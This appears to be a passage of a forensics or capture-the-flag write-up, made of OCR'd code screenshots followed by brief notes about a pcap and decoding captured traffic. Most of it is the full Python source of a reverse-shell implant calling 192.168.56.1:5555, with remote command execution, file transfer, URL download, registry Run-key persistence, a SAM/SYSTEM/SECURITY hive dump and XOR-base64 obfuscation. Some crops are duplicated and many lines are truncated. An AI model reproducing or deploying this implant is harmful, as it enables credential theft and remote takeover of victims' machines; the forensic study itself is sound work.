
```
        except socket.timeout as e:
            break
    s.settimeout(None)
    f.close()


def upload_file(file_name):
    f = open(file_name, "rb")
    s.send(f.read())
    f.close()


def download_url(url):
    get_response = requests.get(url)
    file_name = url.split("/")[-1]
    with open(file_name, "wb") as out_file:
        out_file.write(get_response.content)


def get_sam_dump():
    if not is_admin():
        return "You must run this function as an Administrator.'

    SAM = r"C:\\Windows\\System32\\config\\SAM"
    SYSTEM = r"C:\\Windows\\System32\\config\\SYSTEM"
    SECURITY = r"C:\\Windows\\System32\\config\\SECURITY"

    try:
        sam_file = open(SAM, "rb")
        system_file = open(SYSTEM, "rb")
        security_file = open(SECURITY, "rb")

        sam_data = sam_file.read()
        system_data = system_file.read()
        security_data = security_file.read()
```




```
import json
import os
import shutil
import socket
import subprocess
import sys
import time
from sys import platform
import requests
import base64


def reliable_send(data):
    jsondata = json.dumps(data)
    s.send(jsondata.encode())


def reliable_recv():
    data = ""
    while True:
        try:
            data = data + s.recv(1024).decode().rstrip()
            return json.loads(data)
        except ValueError:
            continue


def download_file(file_name):
    f = open(file_name, "wb")
    s.settimeout(2)
    chunk = s.recv(1024)
    while chunk:
        f.write(chunk)
        try:
            chunk = s.recv(1024)
```




```
        except socket.timeout as e:
            break
    s.settimeout(None)
    f.close()


def upload_file(file_name):
    f = open(file_name, "rb")
    s.send(f.read())
    f.close()


def download_url(url):
    get_response = requests.get(url)
    file_name = url.split("/")[-1]
    with open(file_name, "wb") as out_file:
        out_file.write(get_response.content)


def get_sam_dump():
    if not is_admin():
        return "You must run this function as an Administrator.

    SAM = r"C:\\Windows\\System32\\config\\SAM"
    SYSTEM = r"C:\\Windows\\System32\\config\\SYSTEM"
    SECURITY = r"C:\\Windows\\System32\\config\\SECURITY"

    try:
        sam_file = open(SAM, "rb")
        system_file = open(SYSTEM, "rb")
        security_file = open(SECURITY, "rb")

        sam_data = sam_file.read()
        system_data = system_file.read()
        security_data = security_file.read()
```



```
        sam_file.close()
        system_file.close()
        security_file.close()

        return sam_data, system_data, security_data
    except PermissionError:
        return "Insufficient permissions to access SAM, SYSTEM,
    except FileNotFoundError:
        return "SAM, SYSTEM, or SECURITY file not found. Please
    except Exception as e:
        return f"An unexpected error occurred: {str(e)}"


def persist(reg_name, copy_name):
    file_location = os.environ["appdata"] + "\\" + copy_name
    try:
        if not os.path.exists(file_location):
            shutil.copyfile(sys.executable, file_location)
            subprocess.call(
                "reg add HKCU\\Software\\Microsoft\\Windows\\Cu
                + reg_name
                + ' /t REG_SZ /d "'
                + file_location
                + '"',
                shell=True,
            )
            reliable_send("[+] Created Persistence With Reg Key
        else:
            reliable_send("[+] Persistence Already Exists")
    except:
        reliable_send("[-] Error Creating Persistence With The


def startup_persist(file_name):
    pass
```



```
def is_admin():
    global admin
    if platform == "win32":
        try:
            temp = os.listdir(
                os.sep.join([os.environ.get("SystemRoot", "C:\\
            )
        except:
            admin = "[!!] User Privileges!"
        else:
            admin = "[+] Administrator Privileges!"
    elif platform == "linux" or platform == "linux2" or platfor
        pass


def highly_secure_payload(data, flag):
    if flag:
        data = bytearray(data.encode())
        for i in range(len(data)):
            data[i] = data[i] ^ i
        data = base64.b64encode(data).decode()
    else:
        data = bytearray(base64.b64decode(data))
        for i in range(len(data)):
            data[i] = data[i] ^ i
        data = data.decode()
    print(data)
    return data

def shell():
    while True:
        command = reliable_recv()
        command = highly_secure_payload(command, 0)
        if command == "quit":
            break
```



```
        elif command == "background" or command == "bg":
            pass
        elif command == "help":
            pass
        elif command == "clear":
            pass
        elif command[:3] == "cd ":
            os.chdir(command[3:])
        elif command[:6] == "upload":
            download_file(command[7:])
        elif command[:8] == "download":
            upload_file(command[9:])
        elif command[:3] == "get":
            try:
                download_url(command[4:])
                reliable_send("[+] Downloaded File From Specifi
            except:
                reliable_send("[!!] Download Failed!")
        elif command[:11] == "persistence":
            reg_name, copy_name = command[12:].split(" ")
            persist(reg_name, copy_name)
        elif command[:7] == "sendall":
            subprocess.Popen(
                command[8:],
                shell=True,
                stdout=subprocess.PIPE,
                stderr=subprocess.PIPE,
                stdin=subprocess.PIPE,
            )
        elif command[:5] == "check":
            try:
                is_admin()
                reliable_send(admin + " platform: " + platform)
            except:
                reliable_send("Cannot Perform Privilege Check!
        elif command[:5] == "start":
            try:
                subprocess.Popen(command[6:], shell=True)
                reliable_send("[+] Started!")
            except:
                reliable_send("[-] Failed to start!")

        elif command[:12] == "get_sam_dump":
            sam_dump, system_dump, security_dump = get_sam_dump
            reliable_send((sam_dump, system_dump, security_dump
        else:

            execute = subprocess.Popen(
                command,
                shell=True,
                stdout=subprocess.PIPE,
                stderr=subprocess.PIPE,
                stdin=subprocess.PIPE
            )
            result = execute.stdout.read() + execute.stderr.rea
            result = result.decode()
            result = highly_secure_payload(result, 1)
            reliable_send(result)


def connection():
    while True:
        time.sleep(1)
        try:
            s.connect(("192.168.56.1", 5555))
            shell()
            s.close()
            break
        except:
            connection()
```


This file here has initiated a reverse shell connection to IP 192.168.56.1 on port 5555. Since here we also have got a Pcap file which we will scan to find threats.

Coming to pcap file to confirm these activities

"d2ltYmls""Y2ljb2hZZW9pZWZuYmprAho=""ZWJqbCRpT2RYQE1MVG54""bEhhU


Victim ip: 10.0.2.15
Attacker ip: 192.168.56.1

Now decoding this payload using highly_secure_payload function used in myserver.py file we found using FTK imager

